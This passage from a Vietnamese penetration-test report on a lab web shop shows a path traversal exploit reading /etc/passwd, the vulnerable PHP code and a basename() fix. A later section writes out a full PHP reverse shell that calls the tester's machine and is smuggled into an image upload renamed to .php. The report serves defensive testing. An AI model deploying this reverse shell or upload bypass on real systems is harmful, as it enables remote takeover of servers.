23 irc:x:39:ircd:/var/run/ircd:/usr/sbin/nologin
24 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
25 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
26 systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
27 systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
28 systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
29 messagebus:x:103:106:/nonexistent:/usr/sbin/nologin
30 syslog:x:104:110:/home/syslog:/usr/sbin/nologin
31 _apt:x:105:65534:/nonexistent:/usr/sbin/nologin
32 tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
33 uuidd:x:107:114:/run/uuidd:/usr/sbin/nologin
34 tcpdump:x:108:115:/nonexistent:/usr/sbin/nologin
35 avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
36 usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
37 rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
38 dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
39 cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
```

Hình 4.91. Giao diện Repeater Response phát hiện lỗ hổng ../../etc/passwd

Pentester đã sử đổi `../../../../etc/passwd` thành `../index.php` và hệ thống đã hiển thị file `index.php`

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A red box highlights the 'Send' button. The 'Request' pane displays a modified HTTP GET request:

```
1 GET /loadImage.php?file_name=../index.php| HTTP/1.1
2 Host: 192.168.100.242
3 Accept-Encoding: gzip, deflate, br
4 Accept: */*
5 Accept-Language: en-US;q=0.9,en;q=0.8
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
7 Chrome/129.0.6668.71 Safari/537.36
8 Connection: close
9 Cache-Control: max-age=0
10 Referer: http://192.168.100.242/
11
```

Hình 4.92. Sửa đổi thông tin thành `../index.php` trên Request

The screenshot shows the Burp Suite interface with the 'Response' tab selected. The 'Raw' tab is selected. The response body contains modified HTML code:

```
1 HTTP/1.1 200 OK
2 Date: Mon, 02 Dec 2024 11:01:49 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Connection: close
5 Content-Type: image/png
6 Content-Length: 24257
7
8 <!DOCTYPE html>
9 <html lang="vi">
10 <head>
11     <meta charset="UTF-8">
12     <meta name="viewport" content="width=device-width, initial-scale=1.0">
13     <title>Giới thiệu iPhone 16</title>
14     <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.2/css/bootstrap.min.css">
15     <link rel="stylesheet" href="style.css">
16
17 </head>
18 <body>
19     <header>
20         <nav>
21             <ul>
22                 <li><a href="#">Cửa Hàng</a></li>
23                 <li><a href="#">Mac</a></li>
24                 <li><a href="#">iPad</a></li>
25                 <li><a href="#">iPhone</a></li>
26                 <li><a href="#">Watch</a></li>
27                 <li><a href="#">AirPods</a></li>
28                 <li><a href="#">TV & Nhà</a></li>
29                 <li><a href="#">Giải Trí</a></li>
30                 <li><a href="#">Phụ Kiện</a></li>
31                 <li><a href="#">Hỗ Trợ</a></li>
32             </ul>
33         </nav>
34     </header>
35 <br/>
```

Hình 4.93. Sửa đổi thông tin thành `../index.php` trên Response

Nếu kẻ xấu nắm được lỗ hổng này thì hệ thống hoàn toàn có thể bị truy xuất tiết lộ thông tin nhạy cảm

### Nguyên nhân dẫn đến lỗ hổng trên:

- Thiếu kiểm tra dữ liệu đầu vào
- Không sử dụng phương thức an toàn để xử lý đường dẫn
- Không giới hạn quyền truy cập thư mục
- Không xử lý ký tự đặc biệt



```
loadImage.php
admin:///var/www/html

1 <?php
2 $file_name = $_GET['file_name'];
3 $file_path = '/var/www/html/images/' . $file_name;
4 if (file_exists($file_path)) {
5     header('Content-Type: image/png');
6     readfile($file_path);
7 }
8 else { // Image file not found
9     echo "404 Not Found";
10 }
```

Hình 4.94. Nguyên nhân dẫn đến lỗ hổng Path Traversal

**Đoạn code \$file\_name = \$\_GET['file\_name'];**

Giá trị này được lấy trực tiếp từ URL mà không kiểm tra hoặc lọc

Ghép file\_name với đường dẫn cố định

**\$file\_path = '/var/www/html/images/' . \$file\_name;**

\$file\_path được ghép từ thư mục /var/www/html/images/ với \$file\_name.

Không có biện pháp kiểm tra để ngăn chặn việc sử dụng các chuỗi như ../ (Parent Directory Traversal).

**if (file\_exists(\$file\_path)) {**

Kiểm tra file có tồn tại hay không, nhưng không xác minh rằng file nằm trong thư mục hợp lệ (/var/www/html/images).


**Hiển thị nội dung file nếu tồn tại**

```
header('Content-Type: image/png'); readfile($file_path);
```

File được đọc và trả về cho người dùng mà không có bất kỳ kiểm tra bảo mật nào.

Tất cả các nguyên do trên đã dẫn đến lỗ hổng path traversal đây là một lỗ hổng bảo mật cho phép kẻ tấn công truy cập trái phép vào các file và thư mục bên ngoài phạm vi được chỉ định của ứng dụng web

Giải pháp khắc phục



The screenshot shows a code editor window titled "loadImage.php" with the URL "admin://var/www/html". The code is as follows:

```
1 <?php
2 // Lấy tên file từ tham số GET và loại bỏ các ký tự không hợp lệ
3 $file_name = basename($_GET['file_name']); // basename() chỉ trả về tên file mà không có phần
   đường dẫn
4
5 // Đường dẫn thư mục hình ảnh
6 $file_path = '/var/www/html/images/' . $file_name;
7
8 // Kiểm tra xem file có tồn tại và là file thực sự không (đảm bảo không phải là thư mục hoặc
   liên kết tương trưng)
9 if (file_exists($file_path) && is_file($file_path)) {
10     header('Content-Type: image/png');
11     readfile($file_path);
12 }
13 else {
14     // Trường hợp file không tồn tại
15     echo "404 Not Found";
16 }
17 ?>
```

Hình 4.95. Khắc phục lỗ hổng Path Traversal

**Lấy tên file từ tham số GET và xử lý**

```
$file_name = basename($_GET['file_name']);
```

Mục đích:

Lấy giá trị tham số file\_name từ URL.

Dùng hàm basename() để loại bỏ các thành phần đường dẫn không hợp lệ (như ../) nhằm ngăn chặn lỗ hổng Path Traversal.

```
$file_path = '/var/www/html/images/' . $file_name;
```

Mục đích: Tạo đường dẫn đầy đủ đến file dựa trên thư mục mặc định /var/www/html/images/

Kiểm tra tính hợp lệ của file

```
if (file_exists($file_path) && is_file($file_path)) {
```

### Ý nghĩa:

file\_exists(\$file\_path): Kiểm tra xem file có tồn tại hay không.

is\_file(\$file\_path): Kiểm tra xem đường dẫn đó có phải là một file thực sự (không phải thư mục hoặc liên kết tượng trưng).

### Mục đích:

Đảm bảo file được yêu cầu tồn tại và an toàn để đọc.

### Trả về nội dung file

```
header('Content-Type: image/png');
```

```
readfile($file_path);
```

### Ý nghĩa:

header('Content-Type: image/png'): Đặt loại nội dung (MIME type) trả về là ảnh PNG.

readfile(\$file\_path): Đọc và trả về nội dung của file.

Kiểm thử lại hệ thống:

#	Host	URL	Status	Passive phases	Active phases	JavaScript issues	Requests	Errors	Insertion points	Scanned insertion
1	http://192.168.100.242	/	Done	1 2	1 2 3 4 5	1 2 3	912	21	9	
2	http://192.168.100.242	/loadImage.php	Done	1 2	1 2 3 4 5	1 2 3	475	8	6	
3	http://192.168.100.242	/robots.txt	Done	1 2	1 2 3 4 5	1 2 3	357	4	4	
4	http://192.168.100.242	/	Done	1 2	1 2 3 4 5	1 2 3	250	3	3	
5	http://192.168.100.242	/loadImage.php	Done	1 2	1 2 3 4 5	1 2 3	548	8	6	
6	http://192.168.100.242	/style.css	Done	1 2	1 2 3 4 5	1 2 3	377	4	4	

Hình 4.96. Sử dụng Burp Suite Pro kiểm thử lại hệ thống

⇒ Lỗi hỏng đã được khắc phục

Pentester kiểm thử hệ thống mục phần bình luận có gửi được file .php hay không

kiemthu	kiemthu
<u>kiemthu</u>	
Tải ảnh lên: <input type="button" value="Browse..."/> <a href="#">kiemthu.php</a>	

Tải ảnh lên:  [kiemthu.php](#)

GỬI BÌNH LUẬN

Xin lưu ý, bình luận cần được phê duyệt trước khi được đăng.

## Các Bình Luận:

**Lê Anh Tuấn** (tuanlaptit@gmail.com): Ôi ! tôi mê sản phẩm này lâu rồi, ra lẹ đi làm ơn

**Phan Thúy Thành Quyên** (thanhquin@gmail.com): Sản phẩm thật sự rất tuyệt, mong chờ từng ngày!

Hình 4.97. Kiểm tra phần bình luận

Pentester gửi 1 file kiemthu.php vào phần upload

The screenshot shows a Linux desktop environment. In the top right corner, there is a terminal window titled 'Terminal' with the command 'ls' entered. Below it, a file manager window is open, showing a folder structure with files like 'Desktop', 'Downloads', 'Documents', 'Pictures', 'Videos', and 'bin'. In the bottom left corner, there is a 'Mousepad' application window open, displaying a blank document with a dark background and light text. The menu bar at the top of the Mousepad window includes 'File', 'Edit', 'Search', 'View', 'Document', and 'Help'. The desktop background is a light blue gradient.

```
1<?php
2 echo "Hello, world!";
3 ?>
4
```

Hình 4.98. Payload kiểm thử

### Hãy Để Lại Bình Luận

Tên	Email
Bình Luận	

Tải ảnh lên:  No file selected.

**GỬI BÌNH LUẬN**

Xin lưu ý, bình luận cần được phê duyệt trước khi được đăng.

*Hình 4.99. Gửi file kiemthu.php thành công*

Pentester sử dụng công cụ Burpsuite Pro để tiến hành kiểm thử

### Hãy Để Lại Bình Luận

hacker	hacker@gmail.com
hackerday	

Tải ảnh lên:  No file chosen

**GỬI BÌNH LUẬN**

Xin lưu ý, bình luận cần được phê duyệt trước khi được đăng.

*Hình 4.100. Gửi lại hình ảnh bình thường với đuôi jpg*

Pentester gửi 1 hình ảnh .jpg vào phần upload

■ Pictures		22 Oct
■ Public		18 Sep
■ reports		06:02
■ Templates		18 Sep
■ tmp		5 Oct
■ V2WVLwfgQPqiyv ADI2_path_traversal		25 Sep
■ Videos		18 Sep
■ wp-update-confusion		22 Sep
■ ZAP_2.15.0		1 Jan 1970
↖ kali_fire_wallpaper_by_bwzd_df2oemg-fullview.jpg	51.3 kB	Image
↖ kali-linux-background-v2fuaixhegdl6zh5.jpg	175.2 kB	Image
↗ kali-linux-glowing-wallpaper-hackers-260nw-2319771133.jpg	28.6 kB	Image
↗ leaves-plants-neon-hd-wallpaper-preview.jpg	38.5 kB	Image
...		

*Hình 4.101. Gửi file ảnh vào hệ thống*

## Vào Target Site map và tìm lại thông tin vừa upload

The screenshot shows the Burp Suite Pro interface with the 'Proxy' tab selected. The 'Contents' list on the left shows various captured requests and responses. In the center, a detailed view of a selected response is shown, including the 'Request' and 'Response' sections. The 'Response' section contains the HTML code for a file named 'Giới thiệu iPhone 16.html'. A context menu is open over this response, with the 'Send to Repeater' option highlighted.

Hình 4.102. Sử dụng Burp Suite Pro phân tích

## Dưa gói tin bắt được vào Repeater để phân tích

This screenshot is similar to the previous one, showing the Burp Suite Pro interface with the 'Proxy' tab selected. The context menu over the response item 'http://192.168.100.242/' now includes additional options like 'Send to Repeater', 'Send to Sequencer', 'Send to Organizer', and 'Send to Comparer'. The 'Response' section of the central view shows the same 'Giới thiệu iPhone 16.html' content.

Hình 4.103. Dưa gói tin vừa upload vào Repeater phân tích

The screenshot shows a network request in a browser's developer tools. The request is a POST to the root URL. The headers include:

```
POST / HTTP/1.1
Host: 192.168.100.242
Content-Length: 175744
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.100.242
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary3q4aAJNW3SF4cgVC
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/129.0.6668.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.100.242/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

The body of the request is a multipart form-data structure with three parts:

- Part 1: Content-Disposition: form-data; name="name"; value="hacker"
- Part 2: Content-Disposition: form-data; name="email"; value="hacker@gmail.com"
- Part 3: Content-Disposition: form-data; name="comment"; value="hackerday"

Each part is preceded by a boundary marker: ----WebKitFormBoundary3q4aAJNW3SF4cgVC.


Hình 4.104. Gửi dữ liệu đến hệ thống

### Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Mon, 02 Dec 2024 11:10:49 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 23337
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 <!DOCTYPE html>
11 <html lang="vi">
12   <head>
13     <meta charset="UTF-8">
14     <meta name="viewport" content="width=device-width, initial-scale=1.0">
15     <title>
16       Giới thiệu iPhone 16
17     </title>
18     <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.2/css/bootstrap.min.css"
19     ">
20     <link rel="stylesheet" href="style.css">
21   </head>
22   <body>
```

Hình 4.105. Hệ thống phản hồi dữ liệu

Xóa toàn bộ nội dung file ảnh đã gửi



Hình 4.106. Sửa đổi nội dung file ảnh

Extensions Learn

---


Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 02 Dec 2024 11:10:49 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 23337
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 <!DOCTYPE html>
11 <html lang="vi">
12   <head>
13     <meta charset="UTF-8">
14     <meta name="viewport" content="width=device-width, initial-scale=1.0">
15     <title>
16       Giới thiệu iPhone 16
17     </title>
18     <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.2/css/bootstrap.min.css">
19     <link rel="stylesheet" href="style.css">
20   </head>
21   <body>
22     <header>
23       <nav>
24         <ul>
25           <li>
26             <a href="#">
27               Cửa Hàng
28             </a>
29           </li>
30           <li>
31             <a href="#">
32               Mac
33             </a>
34           </li>
35           <li>
36             <a href="#">
37               iPad
38           </a>
39         </ul>
40       </nav>
41     </header>
42     <main>
43       <h1>Giới thiệu iPhone 16</h1>
44       <p>iPhone 16 là một smartphone cao cấp mới nhất của Apple, với thiết kế đẹp mắt và công nghệ tiên tiến. Màn hình OLED 6.7 inch, camera kép sau 12MP + 12MP, sạc không dây nhanh chóng và pin lâu...
```

Hình 4.107. Phản hồi nội dung file ảnh

Copy đoạn code dùng để điều khiển hệ thống thay thế nội dung file ảnh vừa xóa trong Repeater



```
1 //!php
2 Set_time_limit(0); // Không giới hạn thời gian thực thi
3 $ip = '192.168.100.244'; // Địa chỉ IP của máy tấn công
4 $port = 1234; // Cổng kết nối
5 $shell = '/bin/sh -i'; // Shell được sử dụng
6
7 // Mở kết nối reverse shell
8 $sock = fsockopen($ip, $port, $errno, $errstr, 30); // Tạo kết nối tới máy tấn công
9 if (!$sock) exit(1); // Thoát nếu không kết nối được
10
11 $process = proc_open($shell, [
12     0 => ["pipe", "r"], // stdin
13     1 => ["pipe", "w"], // stdout
14     2 => ["pipe", "w"] // stderr
15 ], $pipes);
16
17 if (!is_resource($process)) exit(1); // Thoát nếu không mở được shell
18
19 // Đặt các stream ở chế độ không chặn
20 foreach ($pipes as $pipe) stream_set_blocking($pipe, 0);
21 stream_set_blocking($sock, 0);
22
23 while (1) {
24     if (feof($sock) || feof($pipes[1])) break; // Dừng khi kết nối hoặc shell bị đóng
25
26     // Chuyển dữ liệu từ socket đến shell stdin
27     if ($input = fread($sock, 1400)) fwrite($pipes[0], $input);
28
29     // Chuyển dữ liệu từ shell stdout đến socket
30     if ($output = fread($pipes[1], 1400)) fwrite($sock, $output);
31
32     // Chuyển dữ liệu từ shell stderr đến socket (tùy chọn)
33     if ($error = fread($pipes[2], 1400)) fwrite($sock, $error);
34 }
35
36 // Đóng các kết nối
37 fclose($sock);
38 foreach ($pipes as $pipe) fclose($pipe);
39 proc_close($process);
40 ?>
```

Hình 4.108. Payload dùng để kiểm thử hệ thống

```

Request
Pretty Raw Hex
11 Referer: http://192.168.100.242/
12 Accept-Encoding: gzip, deflate, br
13 Connection: keep-alive
14
15 -----WebKitFormBoundary3q4aAJNW3SF4cgVC
16 Content-Disposition: form-data; name="name"
17
18 hacker
19 -----WebKitFormBoundary3q4aAJNW3SF4cgVC
20 Content-Disposition: form-data; name="email"
21
22 hacker@gmail.com
23 -----WebKitFormBoundary3q4aAJNW3SF4cgVC
24 Content-Disposition: form-data; name="comment"
25
26 hackerday
27 -----WebKitFormBoundary3q4aAJNW3SF4cgVC
28 Content-Disposition: form-data; name="file"; filename="kali-linux-background-v2fuaixhegdl6zh5.jpg"
29 Content-Type: image/jpeg
30
31 <?php
32 set_time_limit(0); // Không giới hạn thời gian thực thi
33 $ip = '192.168.100.244'; // Địa chỉ IP của máy tấn công
34 $port = 1234; // Cổng kết nối
35 $shell = '/bin/sh -i'; // Shell được sử dụng
36
37 // Mở kết nối reverse shell
38 $sock = fsockopen($ip, $port, $errno, $errstr, 30); // Tạo kết nối tới máy tấn công
39 if (!$sock) exit(1); // Thoát nếu không kết nối được
40
41 $process = proc_open($shell, [
42     0 => ["pipe", "r"], // stdin
43     1 => ["pipe", "w"], // stdout
44     2 => ["pipe", "w"] // stderr
45 ], $pipes);
46
47 if (!is_resource($process)) exit(1); // Thoát nếu không mở được shell
48

```

Hình 4.109. Thay đoạn code kiểm thử vào Repeater từ sửa đổi file ảnh

Extensions Learn

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 02 Dec 2024 11:10:49 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 23337
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 <!DOCTYPE html>
11 <html lang="vi">
12   <head>
13     <meta charset="UTF-8">
14     <meta name="viewport" content="width=device-width, initial-scale=1.0">
15     <title>
16       Giới thiệu iPhone 16
17     </title>
18     <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.2/css/bootstrap.min.css"
19       >
20     <link rel="stylesheet" href="style.css">
21   </head>
22   <body>
23     <header>
24       <nav>
25         <ul>
26           <li>
27             <a href="#">
28               Cửa Hàng
29             </a>
30           </li>
31           <li>
32             <a href="#">
33               Mac
34             </a>
35           </li>
36           <li>
37             <a href="#">
```

Hình 4.110. Phản hồi từ sửa đổi file ảnh

## Sửa tên file ảnh thành tuandat.php

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.100.242/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
-----WebKitFormBoundary3q4aAJNW3SF4cgVC
Content-Disposition: form-data; name="name"
hacker
-----WebKitFormBoundary3q4aAJNW3SF4cgVC
Content-Disposition: form-data; name="email"
hacker@gmail.com
-----WebKitFormBoundary3q4aAJNW3SF4cgVC
Content-Disposition: form-data; name="comment"
hackerday
-----WebKitFormBoundary3q4aAJNW3SF4cgVC
Content-Disposition: form-data; name="file"; filename=kali-linux-background-v2fuaixhegl6zh5.jpg
Content-Type: image/jpeg
<?php
set_time_limit(0); // Không giới hạn thời gian thực thi
$ip = '192.168.100.244'; // Địa chỉ IP của máy tấn công
$port = 1234; // Cổng kết nối
$shell = '/bin/sh -i'; // Shell được sử dụng
// Mở kết nối reverse shell
$sock = fsockopen($ip, $port, $errno, $errstr, 30); // Tạo kết nối tới máy tấn công
if (!$sock) exit(1); // Thoát nếu không kết nối được
$process = proc_open($shell, [
    0 => ["pipe", "r"], // stdin
    1 => ["pipe", "w"], // stdout
    2 => ["pipe", "w"] // stderr
], $pipes);
```

Hình 4.111. Sửa đổi tên file ảnh jpg thành tuandat.php

Extensions Learn

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 02 Dec 2024 11:10:49 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 23337
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 <!DOCTYPE html>
11 <html lang="vi">
12   <head>
13     <meta charset="UTF-8">
14     <meta name="viewport" content="width=device-width, initial-scale=1.0">
15     <title>
16       Giới thiệu iPhone 16
17     </title>
18     <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.2/css/bootstrap.min.css"
19   ">
20     <link rel="stylesheet" href="style.css">
21
22   </head>
23   <body>
24     <header>
25       <nav>
26         <ul>
27           <li>
28             <a href="#">
29               Cửa Hàng
30             </a>
31           </li>
32           <li>
33             <a href="#">
34               Mac
35             </a>
36           </li>
37           <li>
38             <a href="#">
```

Hình 4.112. Phản hồi từ sửa đổi tên file tuandat.php

```

POST / HTTP/1.1
Host: 192.168.100.242
Content-Length: 1793
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.100.242
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary3q4aAJNW3SF4cgVC
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/129.0.6668.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.100.242/
Accept-Encoding: gzip, deflate, br
Connection:keep-alive
-----WebKitFormBoundary3q4aAJNW3SF4cgVC
Content-Disposition: form-data; name="name"
hacker
-----WebKitFormBoundary3q4aAJNW3SF4cgVC
Content-Disposition: form-data; name="email"
hacker@gmail.com
-----WebKitFormBoundary3q4aAJNW3SF4cgVC
Content-Disposition: form-data; name="comment"
hackerday
-----WebKitFormBoundary3q4aAJNW3SF4cgVC
Content-Disposition: form-data; name="file"; filename="tuandat.php"
Content-Type: image/jpeg
<?php
set_time_limit(0); // Không giới hạn thời gian thực thi
$ip = '192.168.100.244'; // Èa chÉ IP c a m y t n công
$port = 1234; // C ng k t n i
$shell = '/bin/sh -i'; // Shell * c s  d ng

